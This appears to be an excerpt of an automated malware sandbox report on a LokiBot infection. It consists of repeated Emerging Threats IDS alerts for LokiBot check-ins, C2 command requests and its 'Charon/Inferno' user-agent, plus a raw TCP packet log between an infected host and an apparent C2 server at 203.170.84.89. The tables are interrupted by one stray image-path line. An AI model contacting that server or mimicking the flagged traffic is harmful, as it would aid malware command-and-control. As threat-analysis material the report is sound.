02/22/21-19:13:45.134992	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.2.4	203.170.84.89
02/22/21-19:13:46.448703	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.2.4	203.170.84.89
02/22/21-19:13:46.448703	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.2.4	203.170.84.89
02/22/21-19:13:46.448703	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.2.4	203.170.84.89
02/22/21-19:13:47.761299	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.2.4	203.170.84.89
02/22/21-19:13:47.761299	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:13:47.761299	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.2.4	203.170.84.89
02/22/21-19:13:49.047258	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.2.4	203.170.84.89
02/22/21-19:13:49.047258	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.2.4	203.170.84.89
02/22/21-19:13:49.047258	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.2.4	203.170.84.89
02/22/21-19:13:50.324886	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.2.4	203.170.84.89
02/22/21-19:13:50.324886	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.2.4	203.170.84.89
02/22/21-19:13:50.324886	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.2.4	203.170.84.89
02/22/21-19:13:51.622676	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.2.4	203.170.84.89
02/22/21-19:13:51.622676	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.2.4	203.170.84.89
02/22/21-19:13:51.622676	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.2.4	203.170.84.89
02/22/21-19:13:52.940189	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.2.4	203.170.84.89
02/22/21-19:13:52.940189	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.2.4	203.170.84.89
02/22/21-19:13:52.940189	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.2.4	203.170.84.89
02/22/21-19:13:54.217316	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.2.4	203.170.84.89
02/22/21-19:13:54.217316	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.2.4	203.170.84.89
02/22/21-19:13:54.217316	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.2.4	203.170.84.89
02/22/21-19:13:55.493778	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49804	80	192.168.2.4	203.170.84.89
02/22/21-19:13:55.493778	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49804	80	192.168.2.4	203.170.84.89
02/22/21-19:13:55.493778	TCP	2025381	ET TROJAN LokiBot Checkin	49804	80	192.168.2.4	203.170.84.89
02/22/21-19:13:56.763032	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49805	80	192.168.2.4	203.170.84.89
02/22/21-19:13:56.763032	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.2.4	203.170.84.89
02/22/21-19:13:56.763032	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.2.4	203.170.84.89
02/22/21-19:13:58.050742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.4	203.170.84.89
02/22/21-19:13:58.050742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.4	203.170.84.89
02/22/21-19:13:58.050742	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.4	203.170.84.89
02/22/21-19:13:59.321820	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.4	203.170.84.89
02/22/21-19:13:59.321820	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.4	203.170.84.89
02/22/21-19:13:59.321820	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.4	203.170.84.89
02/22/21-19:14:00.631942	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.4	203.170.84.89
02/22/21-19:14:00.631942	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.4	203.170.84.89
02/22/21-19:14:00.631942	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.4	203.170.84.89
02/22/21-19:14:01.922836	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.4	203.170.84.89
02/22/21-19:14:01.922836	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.4	203.170.84.89
02/22/21-19:14:01.922836	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.4	203.170.84.89
02/22/21-19:14:03.230296	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49815	80	192.168.2.4	203.170.84.89
02/22/21-19:14:03.230296	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49815	80	192.168.2.4	203.170.84.89
02/22/21-19:14:03.230296	TCP	2025381	ET TROJAN LokiBot Checkin	49815	80	192.168.2.4	203.170.84.89


Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:14:04.508068	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49816	80	192.168.2.4	203.170.84.89
02/22/21-19:14:04.508068	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49816	80	192.168.2.4	203.170.84.89
02/22/21-19:14:04.508068	TCP	2025381	ET TROJAN LokiBot Checkin	49816	80	192.168.2.4	203.170.84.89
02/22/21-19:14:05.814223	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.4	203.170.84.89
02/22/21-19:14:05.814223	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.4	203.170.84.89
02/22/21-19:14:05.814223	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.4	203.170.84.89
02/22/21-19:14:07.112781	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.4	203.170.84.89
02/22/21-19:14:07.112781	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.4	203.170.84.89
02/22/21-19:14:07.112781	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.4	203.170.84.89
02/22/21-19:14:08.413653	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.4	203.170.84.89
02/22/21-19:14:08.413653	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.4	203.170.84.89
02/22/21-19:14:08.413653	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.4	203.170.84.89
02/22/21-19:14:09.712194	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.4	203.170.84.89
02/22/21-19:14:09.712194	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.4	203.170.84.89
02/22/21-19:14:09.712194	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.4	203.170.84.89
02/22/21-19:14:11.002003	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.4	203.170.84.89
02/22/21-19:14:11.002003	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.4	203.170.84.89
02/22/21-19:14:11.002003	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.4	203.170.84.89
02/22/21-19:14:12.313270	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.2.4	203.170.84.89
02/22/21-19:14:12.313270	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.2.4	203.170.84.89
02/22/21-19:14:12.313270	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.2.4	203.170.84.89
02/22/21-19:14:13.908883	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.4	203.170.84.89
02/22/21-19:14:13.908883	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.4	203.170.84.89
02/22/21-19:14:13.908883	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.4	203.170.84.89
02/22/21-19:14:15.437535	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49824	80	192.168.2.4	203.170.84.89
02/22/21-19:14:15.437535	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49824	80	192.168.2.4	203.170.84.89
02/22/21-19:14:15.437535	TCP	2025381	ET TROJAN LokiBot Checkin	49824	80	192.168.2.4	203.170.84.89
02/22/21-19:14:16.710648	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.2.4	203.170.84.89
02/22/21-19:14:16.710648	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.2.4	203.170.84.89
02/22/21-19:14:16.710648	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.2.4	203.170.84.89
02/22/21-19:14:18.024684	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49826	80	192.168.2.4	203.170.84.89
02/22/21-19:14:18.024684	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49826	80	192.168.2.4	203.170.84.89
02/22/21-19:14:18.024684	TCP	2025381	ET TROJAN LokiBot Checkin	49826	80	192.168.2.4	203.170.84.89
02/22/21-19:14:19.321868	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49827	80	192.168.2.4	203.170.84.89
02/22/21-19:14:19.321868	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49827	80	192.168.2.4	203.170.84.89
02/22/21-19:14:19.321868	TCP	2025381	ET TROJAN LokiBot Checkin	49827	80	192.168.2.4	203.170.84.89
02/22/21-19:14:20.599287	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:14:20.599287	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.2.4	203.170.84.89
02/22/21-19:14:20.599287	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.2.4	203.170.84.89
02/22/21-19:14:21.882521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49829	80	192.168.2.4	203.170.84.89
02/22/21-19:14:21.882521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49829	80	192.168.2.4	203.170.84.89
02/22/21-19:14:21.882521	TCP	2025381	ET TROJAN LokiBot Checkin	49829	80	192.168.2.4	203.170.84.89
02/22/21-19:14:23.176365	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.4	203.170.84.89
02/22/21-19:14:23.176365	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.4	203.170.84.89
02/22/21-19:14:23.176365	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.4	203.170.84.89
02/22/21-19:14:24.482440	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49831	80	192.168.2.4	203.170.84.89
02/22/21-19:14:24.482440	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49831	80	192.168.2.4	203.170.84.89
02/22/21-19:14:24.482440	TCP	2025381	ET TROJAN LokiBot Checkin	49831	80	192.168.2.4	203.170.84.89
02/22/21-19:14:25.733888	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.4	203.170.84.89
02/22/21-19:14:25.733888	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.4	203.170.84.89
02/22/21-19:14:25.733888	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.4	203.170.84.89
02/22/21-19:14:27.016301	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.2.4	203.170.84.89
02/22/21-19:14:27.016301	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.2.4	203.170.84.89
02/22/21-19:14:27.016301	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.2.4	203.170.84.89
02/22/21-19:14:28.298521	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.4	203.170.84.89
02/22/21-19:14:28.298521	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.4	203.170.84.89
02/22/21-19:14:28.298521	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.4	203.170.84.89
02/22/21-19:14:29.542203	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49835	80	192.168.2.4	203.170.84.89
02/22/21-19:14:29.542203	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49835	80	192.168.2.4	203.170.84.89
02/22/21-19:14:29.542203	TCP	2025381	ET TROJAN LokiBot Checkin	49835	80	192.168.2.4	203.170.84.89
02/22/21-19:14:30.810538	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.2.4	203.170.84.89
02/22/21-19:14:30.810538	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49837	80	192.168.2.4	203.170.84.89
02/22/21-19:14:30.810538	TCP	2025381	ET TROJAN LokiBot Checkin	49837	80	192.168.2.4	203.170.84.89
02/22/21-19:14:32.137483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.2.4	203.170.84.89
02/22/21-19:14:32.137483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.2.4	203.170.84.89
02/22/21-19:14:32.137483	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.2.4	203.170.84.89
02/22/21-19:14:33.411950	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49840	80	192.168.2.4	203.170.84.89
02/22/21-19:14:33.411950	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49840	80	192.168.2.4	203.170.84.89
02/22/21-19:14:33.411950	TCP	2025381	ET TROJAN LokiBot Checkin	49840	80	192.168.2.4	203.170.84.89
02/22/21-19:14:34.725026	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.4	203.170.84.89
02/22/21-19:14:34.725026	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.4	203.170.84.89
02/22/21-19:14:34.725026	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.4	203.170.84.89
02/22/21-19:14:36.028479	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.4	203.170.84.89
02/22/21-19:14:36.028479	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:14:36.028479	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.4	203.170.84.89
02/22/21-19:14:37.334442	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49843	80	192.168.2.4	203.170.84.89
02/22/21-19:14:37.334442	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49843	80	192.168.2.4	203.170.84.89
02/22/21-19:14:37.334442	TCP	2025381	ET TROJAN LokiBot Checkin	49843	80	192.168.2.4	203.170.84.89
02/22/21-19:14:38.623262	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.2.4	203.170.84.89
02/22/21-19:14:38.623262	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.2.4	203.170.84.89
02/22/21-19:14:38.623262	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.2.4	203.170.84.89
02/22/21-19:14:39.953346	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.4	203.170.84.89
02/22/21-19:14:39.953346	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.4	203.170.84.89
02/22/21-19:14:39.953346	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.4	203.170.84.89
02/22/21-19:14:41.267887	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.2.4	203.170.84.89
02/22/21-19:14:41.267887	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.2.4	203.170.84.89
02/22/21-19:14:41.267887	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.2.4	203.170.84.89
02/22/21-19:14:42.561340	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49847	80	192.168.2.4	203.170.84.89
02/22/21-19:14:42.561340	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49847	80	192.168.2.4	203.170.84.89
02/22/21-19:14:42.561340	TCP	2025381	ET TROJAN LokiBot Checkin	49847	80	192.168.2.4	203.170.84.89
02/22/21-19:14:43.857917	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.2.4	203.170.84.89
02/22/21-19:14:43.857917	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.2.4	203.170.84.89
02/22/21-19:14:43.857917	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.2.4	203.170.84.89
02/22/21-19:14:45.133832	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49849	80	192.168.2.4	203.170.84.89
02/22/21-19:14:45.133832	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49849	80	192.168.2.4	203.170.84.89
02/22/21-19:14:45.133832	TCP	2025381	ET TROJAN LokiBot Checkin	49849	80	192.168.2.4	203.170.84.89
02/22/21-19:14:46.440406	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.4	203.170.84.89
02/22/21-19:14:46.440406	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.4	203.170.84.89
02/22/21-19:14:46.440406	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.4	203.170.84.89
02/22/21-19:14:47.730697	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.4	203.170.84.89
02/22/21-19:14:47.730697	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.4	203.170.84.89
02/22/21-19:14:47.730697	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.4	203.170.84.89
02/22/21-19:14:49.051550	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.4	203.170.84.89
02/22/21-19:14:49.051550	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.4	203.170.84.89
02/22/21-19:14:49.051550	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.4	203.170.84.89
02/22/21-19:14:50.340811	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.4	203.170.84.89
02/22/21-19:14:50.340811	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.4	203.170.84.89
02/22/21-19:14:50.340811	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.4	203.170.84.89
02/22/21-19:14:51.621970	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.2.4	203.170.84.89
02/22/21-19:14:51.621970	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.2.4	203.170.84.89
02/22/21-19:14:51.621970	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.2.4	203.170.84.89

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/22/21-19:14:52.907812	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.4	203.170.84.89
02/22/21-19:14:52.907812	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.4	203.170.84.89
02/22/21-19:14:52.907812	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.4	203.170.84.89
02/22/21-19:14:54.200425	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49856	80	192.168.2.4	203.170.84.89
02/22/21-19:14:54.200425	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49856	80	192.168.2.4	203.170.84.89
02/22/21-19:14:54.200425	TCP	2025381	ET TROJAN LokiBot Checkin	49856	80	192.168.2.4	203.170.84.89
02/22/21-19:14:55.486345	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49857	80	192.168.2.4	203.170.84.89
02/22/21-19:14:55.486345	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49857	80	192.168.2.4	203.170.84.89
02/22/21-19:14:55.486345	TCP	2025381	ET TROJAN LokiBot Checkin	49857	80	192.168.2.4	203.170.84.89
02/22/21-19:14:56.748663	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49858	80	192.168.2.4	203.170.84.89
02/22/21-19:14:56.748663	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49858	80	192.168.2.4	203.170.84.89
02/22/21-19:14:56.748663	TCP	2025381	ET TROJAN LokiBot Checkin	49858	80	192.168.2.4	203.170.84.89

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:13:01.722322941 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:02.068474054 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:02.068581104 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:02.072160959 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:02.419821978 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:02.422183037 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:02.768070936 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:02.801673889 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:02.801837921 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:02.802093983 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:02.802150011 CET	49745	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:03.116241932 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:03.147840977 CET	80	49745	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:03.452878952 CET	80	49747	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:03.453000069 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:03.456110954 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:03.791208982 CET	80	49747	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:03.791301966 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:04.125984907 CET	80	49747	203.170.84.89	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 19:13:04.158847094 CET	80	49747	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:04.159040928 CET	80	49747	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:04.159228086 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:04.159281015 CET	49747	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:04.331841946 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:04.493936062 CET	80	49747	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:04.670717001 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:04.670828104 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:04.676480055 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:05.014862061 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:05.014952898 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:05.354441881 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:05.396814108 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:05.397056103 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:05.397253990 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:05.397555113 CET	49749	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:05.704830885 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:05.737412930 CET	80	49749	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.043128014 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.046210051 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:06.053559065 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:06.391633034 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.392352104 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:06.730252028 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.769673109 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.769746065 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:06.769833088 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:06.769897938 CET	49750	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:07.067527056 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:07.107938051 CET	80	49750	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:07.405133963 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:07.405369043 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:07.581440926 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:07.923216105 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:07.923393965 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:08.261207104 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:08.297547102 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:08.297693968 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:08.297844887 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:08.754415035 CET	49751	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:09.036272049 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:09.091958046 CET	80	49751	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:09.373982906 CET	80	49752	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:09.374150991 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:09.379899025 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:09.717824936 CET	80	49752	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:09.717972994 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:10.057297945 CET	80	49752	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:10.094573975 CET	80	49752	203.170.84.89	192.168.2.4
Feb 22, 2021 19:13:10.094821930 CET	49752	80	192.168.2.4	203.170.84.89
Feb 22, 2021 19:13:10.095177889 CET	80	49752	203.170.84.89	192.168.2.4
